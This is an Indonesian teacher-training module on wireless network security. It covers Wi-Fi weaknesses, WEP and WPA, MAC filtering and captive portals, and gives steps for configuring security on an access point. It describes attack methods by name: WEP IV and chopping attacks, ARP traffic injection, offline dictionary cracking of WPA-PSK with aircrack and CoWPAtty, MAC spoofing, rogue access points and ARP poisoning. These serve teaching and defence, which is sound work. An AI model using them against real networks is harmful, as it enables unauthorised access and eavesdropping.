G. Kunci Jawaban	81
PENUTUP	83
A. Kesimpulan.....	83
B. Tindak Lanjut.....	83
GLOSARIUM.....	85
DAFTAR PUSTAKA.....	87

DAFTAR GAMBAR

Gambar 0.1.1. Peta kedudukan Modul Jaringan Nirkabel	2
Gambar 1.1. Tahap –tahap Autentifikasi pada teknik Open System	10
Gambar 1.2. Tahap –tahap Autentifikasi pada teknik Shared Key	10
Gambar 2.1. Konfigurasi AP pada mode WDS	29
Gambar 2.2. Konfigurasi AP pada mode Wireless Bridge Point to Point	31
Gambar 2.3. Konfigurasi AP pada mode Wireless Bridge Point to MultiPoint.....	32
Gambar 2.4. Konfigurasi AP pada mode Wireless Repeater.....	32
Gambar 2.5. Praktek konfigurasi AP pada mode Wireless Repeater	33
Gambar 2.6. Praktek sambungan konfigurasi AP.....	33
Gambar2.7. Praktek konfigurasi AP pada mode wireless bridge Pont to Multipoint.....	37
Gambar 2.8. Praktek konfigurasi AP pada mode wireless repeater	41
Gambar 3.1. Perangkat Amplfier Sinyal	53
Gambar 3.2. Perangkat Attenuator Sinyal.....	54
Gambar 3.3. Perangkat Splitter.....	554
Gambar 3.4. Perangkat Lightning Arrestors	55
Gambar 4.1. Metodologi teknik Penetration Attack	70
Gambar 4.2. Konfigurasi Setting IP Address.....	74
Gambar 4.3. Tes Ping ke IP Address Default Access Point	75
Gambar 4.4. Login untuk melakukan konfigurasi Access Point.....	75
Gambar 4.5. Contoh tampilan hasil perintah <i>airmon</i>	77
Gambar 4.6. Tampilan daftar interface dalam jaringan.....	78
Gambar 4.7. Contoh tampilan hasil perintah <i>airodump</i>	79



DAFTAR TABEL

Tabel 1.1. Peta kompetensi modul PKB guru TKJ Grade 7 Keamanan Jaringan Nirkabel.....	3
Tabel 3.1. Penyerangan jaringan WLAN.....	71

PENDAHULUAN

A. Latar Belakang

Guru dan tenaga kependidikan wajib melaksanakan kegiatan pengembangan keprofesian secara berkelanjutan agar dapat melaksanakan tugas profesionalnya. Program Pengembangan Keprofesian Berkelanjutan (PKB) adalah pengembangan kompetensi Guru dan Tenaga Kependidikan yang dilaksanakan sesuai kebutuhan, bertahap, dan berkelanjutan untuk meningkatkan profesionalitasnya.

PKB sebagai salah satu strategi pembinaan guru dan tenaga kependidikan diharapkan dapat menjamin guru dan tenaga kependidikan mampu secara terus menerus memelihara, meningkatkan, dan mengembangkan kompetensi sesuai dengan standar yang telah ditetapkan. Pelaksanaan kegiatan PKB akan mengurangi kesenjangan antara kompetensi yang dimiliki guru dan tenaga kependidikan dengan tuntutan profesional yang dipersyaratkan.

Di dalam pelaksanaan diklat yang dilaksanakan oleh PPPPTK diperlukan modul sebagai salah satu sumber belajar guru. Modul Diklat PKG Guru Teknik Komputer dan Jaringan (TKJ) Level 7 Sistem Keamanan Jaringan Nirkabel ini disusun sebagai acuan bagi penyelenggaraan PKB Diklat dan pelatihan dalam upaya pengembangan keprofesian secara berkelanjutan agar dapat melaksanakan tugas secara profesional, meningkat, dan mengembangkan kompetensi sesuai dengan standar yang telah ditetapkan.

Modul ini mempelajari tentang bagaimana membangun sistem keamanan pada jaringan nirkabel. Materi dalam modul ini mencakup tiga hal yaitu konfigurasi sistem keamanan jaringan nirkabel, sistem distribusi jaringan nirkabel serta perawatan dan perbaikan jaringan nirkabel. Melalui modul ini guru bermain peran sebagai network administrator yang merupakan salah satu *job tittle* di dunia industri Teknologi Informasi. Administrator jaringan mempunyai tanggung jawab terhadap keamanan data serta *resource* pada jaringan komputer berbasis nirkabel.

B. Tujuan

Tujuan disusunnya modul diklat PKB Guru RPL Level 7 ini adalah memberikan pengetahuan, ketrampilan dan sikap kepada guru atau peserta diklat tentang membangun sistem keamanan jaringan nirkabel dengan benar melalui aktivitas observasi dan praktikum. Setelah mempelajari modul ini diharapkan guru dapat: **“Membangun sistem keamanan jaringan nirkabel”**.

Secara khusus tujuan penyusunan modul ini adalah:

1. Memberikan arahan tentang konfigurasi sistem keamanan jaringan nirkabel.
2. Memberikan petunjuk tentang sistem distribusi jaringan nirkabel (WDS).
3. Memberikan petunjuk tentang perawatan dan perbaikan jaringan nirkabel.

C. Peta Kompetensi

Modul ini merupakan modul ke-7 dari 10 modul yang dikembangkan. Berdasarkan struktur jenjang diklat PKB Modul Jaringan Nirkabel termasuk dalam jenjang Dasar. Modul ini akan digunakan untuk Program Pengembangan Keprofesian Berkelanjutan (PKB) bagi guru-guru produktif Sekolah menengah Kejuruan pada paket keahlian Teknik Komputer dan Jaringan.



Gambar 0.0.1. Peta kedudukan Modul Jaringan Nirkabel

Tabel 0.1. Peta kompetensi modul PKB guru TKJ Grade 7 Keamanan Jaringan Nirkabel

Kompetensi Utama	Standar kompetensi		
	Kompetensi Inti Guru (KIG)	Kompetensi Guru Keahlian (KGK)	Indikator pencapaian Kompetensi
Profesional	20. Menguasai materi, struktur, konsep dan pola pikir keilmuan yang mendukung mata pelajaran yang diampu	20.12. Membangun Jaringan Nirkabel berdasarkan Topologi Jaringan yang digunakan	20.12.7. Mengkonfigurasi sistem keamanan jaringan nirkabel. 20.12.8. Merencanakan sistem distribusi nirkabel (Wireless Distribution System) 20.12.9. Menganalisis perawatan dan perbaikan jaringan nirkabel 20.12.10. Menguji jaringan nirkabel

D. Ruang Lingkup Penggunaan Modul

Modul ini terdiri dari tiga pembahasan utama (materi pokok). Setiap materi pokok terdapat beberapa kegiatan pembelajaran guna untuk mencapai kompetensi yang telah ditentukan, dalam setiap kegiatan pembelajaran terdapat keterkaitan yang mendukung atau menunjang pemahaman konsep dan praktik dalam setiap kegiatan pembelajaran yang dilakukan.

E. Saran Cara Penggunaan Modul

Modul ini terdiri dari tiga materi pokok dan enam kegiatan belajar. Peserta diklat dapat mempelajari sesuai dengan urutan topik mulai topik 1 sampai topik 3 dan kegiatan belajar 1 sampai kegiatan belajar 4. Untuk setiap kegiatan belajar urutan yang harus dilakukan oleh peserta diklat dalam mempelajari modul ini adalah :

1. Membaca tujuan pembelajaran sehingga memahami target atau goal dari kegiatan belajar tersebut.

2. Membaca indikator pencapaian kompetensi sehingga memahami obyek yang akan dijadikan kriteria pengukuran untuk mencapai tujuan pembelajaran.
3. Memaca uraian materi pembelajaran sehingga memiliki pengetahuan, ketrampilan dan sikap terhadap kompetensi yang akan dicapai
4. Melakukan aktivitas pembelajaran dengan urutan atau kasus permasalahan sesuai dengan contoh.
5. Mengerjakan latihan/soal atau tugas dengan mengisi lembar kerja yang telah disediakan.
6. Menjawab pertanyaan dalam umpan balik yang akan mengukur tingkat pencapaian kompetensi melalui penilaian diri.

Modul ini menggunakan beberapa dukungan perangkat yang harus disediakan. Peserta dapat menggunakan perangkat yang dimiliki tetapi harus memenuhi standart spesifikasi yang telah ditetapkan. Hal ini bertujuan agar setiap kegiatan pembelajaran yang dilakukan dapat berjalan dengan semestinya. Perangkat-perangkat yang digunakan dalam kegiatan pembelajaran modul ini adalah:

1. Personal Komputer (PC) dengan Wifi Adapter Card yang sudah terinstal OS windows 7 atau lebih.
2. *Wireless Access point.*
3. Software Driver untuk Wifi Adapter.
4. Live CD Backtrack Linux



KEGIATAN PEMBELAJARAN

Kegiatan Pembelajaran 1

A. Tujuan

1. Melalui diskusi peserta dapat mengidentifikasi aspek – aspek keamanan pada jaringan nirkabel.
2. Melalui diskusi peserta dapat mengidentifikasi teknik – teknik pengamanan jaringan nirkabel pada perangkat *Access point*.
3. Melalui praktikum peserta dapat mengkonfigurasi keamanan (*security*) pada perangkat *Access point* sesuai dengan prosedur

B. Indikator Pencapaian Kompetensi

1. Mengidentifikasi aspek – aspek keamanan pada jaringan nirkabel
2. Mengidentifikasi teknik – teknik pengamanan jaringan nirkabel pada perangkat *Access point*.
3. Mengkonfigurasi sistem keamanan jaringan nirkabel.

C. Uraian Materi

Jaringan nirkabel atau lebih dikenal dengan Wi-Fi banyak memiliki kelebihan jika dibandingkan dengan jaringan dengan media kabel (wired), terutama jika ditinjau dari sisi efisiensi desain jaringan serta efektifitas jangkauan akses penggunaannya. Namun di sisi lain teknologi nirkabel juga memiliki kelemahan jika dibandingkan dengan jaringan kabel. Kelemahan jaringan nirkabel secara umum dapat dibagi menjadi 2 jenis, yaitu: kelemahan pada konfigurasi dan kelemahan pada jenis enkripsi yang digunakan. Salah satu contoh penyebab kelemahan pada konfigurasi adalah kecenderungan administrator yang menerapkan konfigurasi default dari fasilitas atau tools yang disediakan oleh vendor perangkat Wifi. Fasilitas atau fitur – fitur yang umumnya dibiarkan tanpa dikonfigurasi diantaranya seperti SSID, IP Address, remote manajemen, DHCP enable, kanal frekuensi, tanpa enkripsi bahkan user atau password untuk administrasi perangkat Wifi tersebut. WEP (*Wired Equivalent Privacy*) yang menjadi teknik standar keamanan wireless sebelumnya, saat ini dapat dengan mudah dipecahkan dengan berbagai tools yang tersedia secara gratis di internet.

WPA-PSK dan LEAP yang dianggap menjadi solusi menggantikan WEP, saat ini juga sudah dapat dipecahkan dengan metode *dictionaryattack* secara offline.

1. Kelemahan Jaringan Nirkabel

Jika ditinjau dari lapisan - lapisan interkoneksi data pada TCP/IP, maka kelemahan dari jaringan nirkabel ini dapat diidentifikasi sebagai berikut :

1. Kelemahan nirkabel pada Lapisan Fisik (Physical Layer)

Wifi menggunakan gelombang radio pada frekwensi milik umum yang bersifat bebas digunakan oleh semua kalangan dengan batasan - batasan tertentu. Setiap wifi memiliki area jangkauan tertentu tergantung power dan antenna yang digunakan. Tidak mudah melakukan pembatasan area yang dijangkau pada wifi. Hal ini menyebabkan berbagai dimungkinkan terjadi aktivitas aktivitas antara lain:

- *Interception* atau penyadapan
Penyadapan sangat mudah dilakukan, dan sudah tidak asing lagi bagi para hacker. Berbagai tools dengan mudah di peroleh di internet. Berbagai teknik kriptografi dapat di bongkar menggunakan tools - tools tersebut.
- *Injection*
Pada saat transmisi melalui radio, dimungkinkan dilakukan injection karena berbagai kelemahan pada cara kerja wifi dimana tidak ada proses validasi siapa yang sedang terhubung atau siapa yang memutuskan koneksi saat itu.
- *Jamming*
Jamming sangat dimungkinkan terjadi, baik disengaja maupun tidak disengaja karena ketidaktahuan pengguna wireless tersebut. Pengaturan penggunaan kanal frekwensi merupakan keharusan agar jamming dapat di minimalisir. Jamming terjadi karena frekwensi yang digunakan cukup sempit sehingga penggunaan kembali channel sulit dilakukan pada area yang padat jaringan nirkabelnya.
- *Locating Mobile Node*
Dengan berbagai software, setiap orang mampu melakukan wireless site survey dan mendapatkan informasi posisi letak setiap Wifi dan

beragam konfigurasi masing masing. Hal ini dapat dilakukan dengan peralatan sederhana spt PDA atau laptop dengan di dukung GPS sebagai penanda posisi.

- *Access Control*

Dalam membangun jaringan nirkabel perlu di design agar dapat memisahkan node atau host yang dapat dipercaya dan host yang tidak dapat dipercaya. Sehingga diperlukan access control yang baik

- *Hijacking*

Serangan MITM (*Man In The Middle*) yang dapat terjadi pada nirkabel karena berbagai kelemahan protokol tersebut sehingga memungkinkan terjadinya hijacking atau pengambilalihan komunikasi yang sedang terjadi dan melakukan pencurian atau modifikasi informasi.

2. Kelemahan pada Lapisan MAC (Data Layer)

Pada lapisan ini terdapat kelemahan yakni jika sudah terlalu banyak node (client) yang menggunakan channel yang sama dan terhubung pada AP yang sama, maka bandwidth yang mampu dilewatkan akan menurun. Selain itu MAC address sangat mudah di spoofing (ditiru atau di duplikasi) membuat banyak permasalahan keamanan. Lapisan data atau MAC juga digunakan dalam otentikasi dalam implementasi keamanan wifi berbasis WPA Radius (802.1x plus TKIP/AES).

2. Teknik – Teknik Pengamanan Jaringan Nirkabel

Berikut ini adalah beberapa teknik keamanan yang dapat diterapkan pada Wireless LAN :

1. Menyembunyikan SSID


Banyak administrator menyembunyikan Services Set Id (SSID) jaringan nirkabel mereka dengan maksud agar hanya yang mengetahui SSID yang dapat terhubung ke jaringan mereka. Hal ini tidaklah benar, karena SSID sebenarnya tidak dapat disembuyikan secara sempurna. Pada saat saat tertentu atau khususnya saat klien akan terhubung (associate) atau ketika akan memutuskan diri (deauthentication) dari sebuah jaringan nirkabel, maka klien akan tetap mengirimkan SSID dalam bentuk plain text (meskipun menggunakan enkripsi), sehingga jika kita bermaksud menyadapnya, dapat dengan mudah menemukan

informasi tersebut. Beberapa tools yang dapat digunakan untuk mendapatkan ssid yang dihidden antara lain, kismet (kisMAC), ssid_jack (airjack), aircrack , void11 dan masih banyak lagi.

2. Keamanan Wireless dengan metode Wired Equivalent Privacy (WEP)


WEP merupakan standart keamanan & enkripsi pertama yang digunakan pada wireless, WEP (Wired Equivalent Privacy) adalah suatu metoda pengamanan jaringan nirkabel, disebut juga dengan Shared Key Authentication. Shared Key Authentication adalah metoda otentikasi yang membutuhkan penggunaan WEP. Enkripsi WEP menggunakan kunci yang dimasukkan (oleh administrator) ke klien maupun *access point*. Kunci ini harus cocok dari yang diberikan akses point ke klien, dengan yang dimasukkan klien untuk autentikasi menuju *access point*, dan WEP mempunyai standar 802.11b.

Gambar 1.1. menggambarkan tahapan proses autentifikasi pengamanan jaringan nirkabel yang menggunakan teknik Open System.



Gambar 1.1. Tahap –tahap Autentifikasi pada teknik Open System

Sedangkan Gambar 1.2. menggambarkan tahapan proses autentifikasi pengamanan jaringan nirkabel yang menggunakan teknik Shared Key.



Gambar 1.2. Tahap –tahap Autentifikasi pada teknik Shared Key

Pada gambar di 1.2., tahapan proses Shared Key Authentication dapat dijelaskan sebagai berikut:

1. klien meminta asosiasi ke *access point*, langkah ini sama seperti Open System Authentication.
2. *access point* mengirimkan text challenge ke klien secara transparan.
3. klien akan memberikan respon dengan mengenkripsi text challenge dengan menggunakan kunci WEP dan mengirimkan kembali ke *access point*.
4. *access point* memberi respon atas tanggapan klien, akses point akan melakukan decrypt terhadap respon enkripsi dari klien untuk melakukan verifikasi bahwa text challenge dienkripsi dengan menggunakan WEP key yang sesuai. Pada proses ini, *access point* akan menentukan apakah klien sudah memberikan kunci WEP yang sesuai. Apabila kunci WEP yang diberikan oleh klien sudah benar, maka *access point* akan merespon positif dan langsung meng-authentikasi klien. Namun bila kunci WEP yang dimasukkan klien adalah salah, maka *access point* akan merespon negatif dan klien tidak akan diberi autentikasi. Dengan demikian, klien tidak akan terautentikasi dan tidak terasosiasi.

Komunikasi Data via IEEE 802.11, Shared Key Authentication di anggap lebih aman jika dibandingkan dengan Open System Authentication, akan tetapi pada kenyataannya tidak demikian. Shared Key bahkan membuka pintu bagi penyusup atau cracker. Penting untuk dimengerti dua jalan yang digunakan oleh WEP. WEP bisa digunakan untuk memverifikasi identitas klien selama proses shared key dari autentikasi, tapi juga bisa digunakan untuk men-dekripsi data yang dikirimkan oleh klien melalui *access point*.

WEP memiliki berbagai kelemahan antara lain :

- Masalah kunci yang lemah, algoritma RC4 yang digunakan dapat dipecahkan.
- WEP menggunakan kunci yang bersifat statis
- Masalah initialization vector (IV) WEP
- Masalah integritas pesan Cyclic Redundancy Check (CRC-32)

WEP terdiri dari dua tingkatan, yakni kunci 64 bit, dan 128 bit. Sebenarnya kunci rahasia pada kunci WEP 64 bit hanya 40 bit, sedang 24bit merupakan Inisialisasi Vektor (IV). Demikian juga pada kunci WEP 128 bit, kunci rahasia terdiri dari 104bit.

Serangan-serangan pada kelemahan WEP antara lain :

- Serangan terhadap kelemahan inisialisasi vektor (IV), sering disebut FMS attack. FMS singkatan dari nama ketiga penemu kelemahan IV yakni Fluhrer, Mantin, dan Shamir. Serangan ini dilakukan dengan cara mengumpulkan IV yang lemah sebanyak-banyaknya. Semakin banyak IV lemah yang diperoleh, semakin cepat ditemukan kunci yang digunakan
- Mendapatkan IV yang unik melalui packet data yang diperoleh untuk diolah untuk proses cracking kunci WEP dengan lebih cepat. Cara ini disebut chopping attack, pertama kali ditemukan oleh h1kari. Teknik ini hanya membutuhkan IV yang unik sehingga mengurangi kebutuhan IV yang lemah dalam melakukan cracking WEP.
- Kedua serangan diatas membutuhkan waktu dan packet yang cukup, untuk mempersingkat waktu, para hacker biasanya melakukan traffic injection. Traffic Injection yang sering dilakukan adalah dengan cara mengumpulkan packet ARP kemudian mengirimkan kembali ke *access point*. Hal ini mengakibatkan pengumpulan initial vektor lebih mudah dan cepat. Berbeda dengan serangan pertama dan kedua, untuk serangan traffic injection, diperlukan spesifikasi alat dan aplikasi tertentu yang mulai jarang ditemui di toko-toko, mulai dari chipset, versi firmware, dan versi driver serta tidak jarang harus melakukan patching terhadap driver dan aplikasinya.

3. Keamanan wireless dengan metode WI-FI Protected Access (WPA)

WPA merupakan teknologi keamanan sementara yang diciptakan untuk menggantikan kunci WEP. Merupakan rahasia umum jika WEP (Wired Equivalent Privacy) tidak lagi mampu diandalkan untuk menyediakan koneksi nirkabel (wireless) yang aman dari serangan hackers. Tidak lama setelah proses pengembangan WEP, kerapuhan dalam aspek kriptografi muncul. Berbagai macam penelitian mengenai WEP telah dilakukan dan diperoleh kesimpulan

bahwa walaupun sebuah jaringan nirkabel terlindungi oleh WEP, pihak ketiga (hackers) masih dapat membobol masuk. Seorang hacker yang memiliki perlengkapan wireless seadanya dan peralatan software yang digunakan untuk mengumpulkan dan menganalisis cukup data, dapat mengetahui kunci enkripsi yang digunakan. Menyikapi kelemahan yang dimiliki oleh WEP, telah dikembangkan sebuah teknik pengamanan baru yang disebut sebagai WPA (WiFi Protected Access). Teknik WPA adalah model yang kompatibel dengan spesifikasi standar draft IEEE 802.11i. Teknik WPA dibentuk untuk menyediakan pengembangan enkripsi data yang menjadi titik lemah WEP, serta menyediakan user authentication yang tampaknya hilang pada pengembangan konsep WEP. Terdapat dua jenis yakni WPA personal (WPA-PSK), dan WPA-RADIUS. Saat ini yang sudah dapat di crack adalah WPA-PSK, yakni dengan metode brute force attack secara offline. Brute force dengan menggunakan mencoba-coba banyak kata dari suatu kamus. Serangan ini akan berhasil jika passphrase yang digunakan wireless tersebut memang terapat pada kamus kata yang digunakan si hacker. Untuk mencegah adanya serangan terhadap keamanan wireless menggunakan WPA-PSK, gunakanlah passphrase yang cukup panjang (misal satu kalimat). Tools yang sangat terkenal digunakan melakukan serangan ini adalah CoWPAtty (<http://www.churchofwifi.org/>) dan aircrack (<http://www.aircrack-ng.org>). Tools ini memerlukan daftar kata atau wordlist, dapat di ambil dari <http://wordlist.sourceforge.net/>. Teknik WPA didesain menggantikan metode keamanan WEP, yang menggunakan kunci keamanan statik, dengan menggunakan TKIP (Temporal Key Integrity Protocol) yang mampu secara dinamis berubah setelah 10.000 paket data ditransmisikan. Protokol TKIP akan mengambil kunci utama sebagai starting point yang kemudian secara reguler berubah sehingga tidak ada kunci enkripsi yang digunakan dua kali. Background process secara otomatis dilakukan tanpa diketahui oleh pengguna. Dengan melakukan regenerasi kunci enkripsi kurang lebih setiap lima menit, jaringan WiFi yang menggunakan WPA telah memperlambat kerja hackers yang mencoba melakukan cracking kunci terdahulu. Walaupun menggunakan standar enkripsi 64 dan 128 bit, seperti yang dimiliki teknologi WEP, TKIP membuat WPA menjadi lebih efektif sebagai sebuah mekanisme enkripsi. Namun, masalah penurunan throughput seperti yang dikeluhkan oleh para pengguna jaringan nirkabel seperti tidak menemui jawaban

dari dokumen standar yang dicari. Sebab, masalah yang berhubungan dengan throughput sangatlah bergantung pada hardware yang dimiliki, secara lebih spesifik adalah chipset yang digunakan. Anggapan saat ini, jika penurunan throughput terjadi pada implementasi WEP, maka tingkat penurunan tersebut akan jauh lebih besar jika WPA dan TKIP diimplementasikan walaupun beberapa produk mengklaim bahwa penurunan throughput telah diatasi, tentunya dengan penggunaan chipset yang lebih besar kemampuan dan kapasitasnya. Proses otentifikasi WPA menggunakan 802.1x dan EAP (Extensible Authentication Protocol). Secara bersamaan, implementasi tersebut akan menyediakan kerangka kerja yang kokoh pada proses otentifikasi pengguna. Kerangka-kerja tersebut akan melakukan utilisasi sebuah server otentifikasi terpusat, seperti RADIUS, untuk melakukan otentifikasi pengguna sebelum bergabung ke jaringan nirkabel. Juga diberlakukan mutual authentication, sehingga pengguna jaringan nirkabel tidak secara sengaja bergabung ke jaringan lain yang mungkin akan mencuri identitas jaringannya. Mekanisme enkripsi AES (Advanced Encryption Standard) tampaknya akan diadopsi WPA dengan mekanisme otentifikasi pengguna. Namun, AES sepertinya belum perlu karena TKIP diprediksikan mampu menyediakan sebuah kerangka enkripsi yang sangat tangguh walaupun belum diketahui untuk berapa lama ketangguhannya dapat bertahan. Bagi para pengguna teknologi wireless, pertanyaannya bukanlah dititikberatkan pada pemahaman bahwa WPA adalah lebih baik dari WEP, namun lebih kepada improvisasi tepat guna yang mampu menyelesaikan masalah keamanan wireless saat ini. Di kemudian hari, kita akan beranggapan pengguna adalah raja. Apa yang dibutuhkan para pengguna teknologi wireless adalah kemudahan menggunakan teknologi itu. Untuk dapat menggunakan "kelebihan" yang dimiliki WPA, pengguna harus memiliki hardware dan software yang kompatibel dengan standar tersebut. Dari sisi hardware, hal tersebut berarti wireless *access points* dan wireless NIC (Network Interface Card) yang digunakan harus mengenali standar WPA. Sayangnya, sebagian produsen hardware tidak akan mendukung WPA melalui firmware upgrade, sehingga pengguna seperti dipaksa membeli wireless hardware baru untuk menggunakan WPA. Dari sisi software, belum ada sistem operasi Windows yang mendukung WPA secara default. Komputer yang menggunakan sistem operasi Windows dengan hardware kompatibel dengan standar WPA dapat mengimplementasikannya setelah menginstalasi WPA

client.WPA client baru dapat bekerja pada sistem operasi Windows Server 2003 dan Windows XP.Bagi para pengguna sistem operasi lainnya belum ditemukan informasi mengenai kemungkinan mengimplementasikan WPA.Melakukan migrasi hardware dan implementasi WPA merupakan sebuah pekerjaan yang sangat besar.Namun hal tersebut bukanlah sesuatu yang harus dilakukan pada saat yang bersamaan. *Wireless Access points* dapat mendukung WPA dan WEP secara bersamaan. Hal ini memungkinkan migrasi perlahan ke implementasi WPA.Pada jaringan nirkabel yang membutuhkan tingkat sekuriti tingkat tinggi, variasi sistem tambahan propietari dibuat untuk menjadi standar transmisi WiFi.Pada perkembangannya, beberapa produsen WiFi telah mengembangkan teknologi enkripsi untuk mengakomodasi kebutuhan pengamanan jaringan nirkabel.

4. MAC Filtering

Hampir setiap nirkabel *access point* maupun AP difasilitasi dengan keamanan MAC Filtering. Hal ini sebenarnya tidak banyak membantu dalam mengamankan komunikasi nirkabel, karena MAC address sangat mudah dispoofing atau bahkan dirubah. Tools ifconfig pada OS Linux/Unix atau beragam tools spt network utilitis, regedit, smac, machange pada OS windows dengan mudah digunakan untuk spoofing atau mengganti MAC address. Penulis masih sering menemukan wifi di perkantoran dan bahkan ISP (yang biasanya digunakan oleh warnet-warnet) yang hanya menggunakan proteksi MAC Filtering. Dengan menggunakan aplikasi wardriving seperti kismet/kisMAC atau aircrack tools, dapat diperoleh informasi MAC address tiap klien yang sedang terhubung ke sebuah *Access point*. Setelah mendapatkan informasi tersebut, kita dapat terhubung ke *Access point* dengan mengubah MAC sesuai dengan klien tadi.Pada jaringan nirkabel, duplikasi MAC adress tidak mengakibatkan konflik.Hanya membutuhkan IP yang berbeda dengan klien yang tadi.

5. Captive Portal

Infrastruktur Captive Portal awalnya didesign untuk keperluan komunitas yang memungkinkan semua orang dapat terhubung (open network).Captive portal sebenarnya merupakan mesin AP atau gateway yang memproteksi atau tidak mengizinkan adanya trafik hingga user melakukan registrasi/otentikasi.

Berikut ini adalah cara kerja dari teknik captive portal :

- user dengan nirkabel klien diizinkan untuk terhubung nirkabel untuk mendapatkan IP address (DHCP)
- block semua trafik kecuali yang menuju ke captive portal (Registrasi/Otentikasi berbasis web) yang terletak pada jaringan kabel.
- redirect atau blokir semua trafik web ke captive portal
- setelah user melakukan registrasi atau login, izinkan atau buka akses ke jaringan (internet)

Beberapa hal yang perlu diperhatikan, bahwa captive portal hanya melakukan tracking koneksi klien berdasarkan IP dan MAC address setelah melakukan otentikasi. Hal ini membuat captive portal masih dimungkinkan digunakan tanpa otentikasi karena IP dan MAC address dapat dispoofing. Serangan dengan melakukan spoofing IP dan MAC. Spoofing MAC address seperti yang sudah dijelaskan pada bagian Mac Filtering diatas. Sedangkan untuk spoofing IP, diperlukan usaha yang lebih yakni dengan memanfaatkan ARP cache poisoning, kita dapat melakukan redirect trafik dari klien yang sudah terhubung sebelumnya. Serangan lain yang cukup mudah dilakukan adalah menggunakan Rogue AP, yaitu mensetup *Access point* (biasanya menggunakan HostAP) yang menggunakan komponen informasi yang sama seperti AP target seperti SSID, BSSID hingga kanal frekwensi yang digunakan. Sehingga ketika ada klien yang akan terhubung ke AP buatan kita, dapat kita membelokkan trafik ke AP sebenarnya. Tidak jarang captive portal yang dibangun pada suatu hotspot memiliki kelemahan pada konfigurasi atau design jaringannya. Misalnya, otentikasi masih menggunakan plain text (http), manajemen jaringan dapat diakses melalui nirkabel (berada pada satu network), dan masih banyak lagi. Kelemahan lain dari captive portal adalah bahwa komunikasi data atau trafik ketika sudah melakukan otentikasi (terhubung jaringan) akan dikirimkan masih belum terenkripsi, sehingga dengan mudah dapat disadap oleh para hacker. Untuk itu perlu berhati-hati melakukan koneksi pada jaringan hotspot, agar mengusahakan menggunakan komunikasi protokol yang aman seperti https, pop3s, ssh, imaps dst.

D. Aktivitas Pembelajaran

Aktivitas pembelajaran ini berupa berbagai bentuk kegiatan belajar yang harus dilakukan oleh peserta diklat untuk memantapkan dalam pengetahuan dan keterampilan serta nilai maupun sikap yang terkait dengan uraian materi yang sudah dijelaskan di atas, kegiatan tersebut adalah sebagai berikut :

1. Konfigurasi AP dengan pengamanan WEP (Wired Equivalent Privacy)

Penggunaan WEP pada *access point* Linksys WRT54G2 tidak terlalu rumit seperti pada *access point* TP-Link TL-WA701N. Untuk mengkonfigurasi wireless security WEP pada *access point* Linksys WRT54G2 dapat dilakukan dengan cara-cara berikut :

1. Klik tab "Wireless" pada bagian atas web browser, setelah itu pilih sub-tab "Wireless Security".
2. Kemudian akan muncul form untuk mengkonfigurasi sistem keamanan jaringan yang akan digunakan. Pada bagian "Security Mode", pilih WEP. Kemudian pada bagian "WEP Encryption" pilih sesuai kebutuhan anda, sesuaikan dengan jumlah karakter yang akan anda gunakan untuk key (*password*) keamanan. Dalam hal ini saya menggunakan 64 bits 10 hex digits.
3. Pada bagian "Passphrase", inputkan key atau password yang anda inginkan, setelah itu klik tombol "Generate" untuk mengkonversi passphrase yang anda inputkan dalam bentuk *hexadecimal*.

The screenshot shows the 'Wireless Security' configuration page. The 'Security Mode' dropdown is set to 'WEP'. The 'WEP Encryption' dropdown is set to '64 bits 10 hex digits'. The 'Passphrase' field contains 'asdfasdfesdfasdf'. A 'Generate' button is visible next to the passphrase field. Below the passphrase field, the 'Key 1' field displays the hexadecimal value '2627F68597'. At the bottom of the page, there are 'Save Settings' and 'Cancel Changes' buttons.

- Setelah itu klik tombol "Save Settings" untuk menyimpan pengaturan. Setelah itu sistem keamanan jaringan *access point* siap digunakan.

2. Konfigurasi AP dengan pengamanan WPA (Wi-Fi Protected Access)

Langkah-langkah penggunaan sistem keamanan jaringan WPA pada *access point* Linksys WRT54G2 adalah sebagai berikut :

- Klik tab "Wireless" pada bagian atas browser, lalu pilih "Wireless Security".
- Pada bagian "Security Mode" pilih WPA2 Personal. Kemudian pada bagian "WPA Algorithms" saya menggunakan TKIP+AES sebagai contoh (dapat disesuaikan dengan kondisi yang anda inginkan).
- Pada bagian "WPA Shared Key" inputkan password yang ingin anda gunakan untuk mengamankan sistem jaringan nirkabel anda. Sebagai contoh saya menggunakan password asdfasdf.



- Setelah itu klik tombol "Save Settings" lalu sistem keamanan wireless network pun selesai dibuat.

3. Konfigurasi AP dengan metode pemfilteran MAC

Untuk membuat sistem filtrasi MAC address mana saja yang dapat mengakses jaringan dan mana saja yang tidak diperbolehkan mengakses, gunakan langkah-langkah berikut :

1. Klik tab "Wireless" pada bagian atas browser, lalu pilih "Wireless MAC Filter". Setelah itu akan muncul form berupa radio button untuk melakukan pengaturan MAC Filtering.
2. Pada bagian "Wireless MAC Filter" pilih Enable.
3. Kemudian ada 2 opsi yang dapat anda pilih dengan keterangan sebagai berikut :
 - a. **Prevent**, yaitu untuk mencegah akses wireless network kepada pemilik MAC address tertentu yang dimasukkan dalam MAC Filter list.
 - b. **Permit only**, yaitu untuk mengizinkan akses wireless network kepada pemilik MAC address tertentu yang ada pada list.



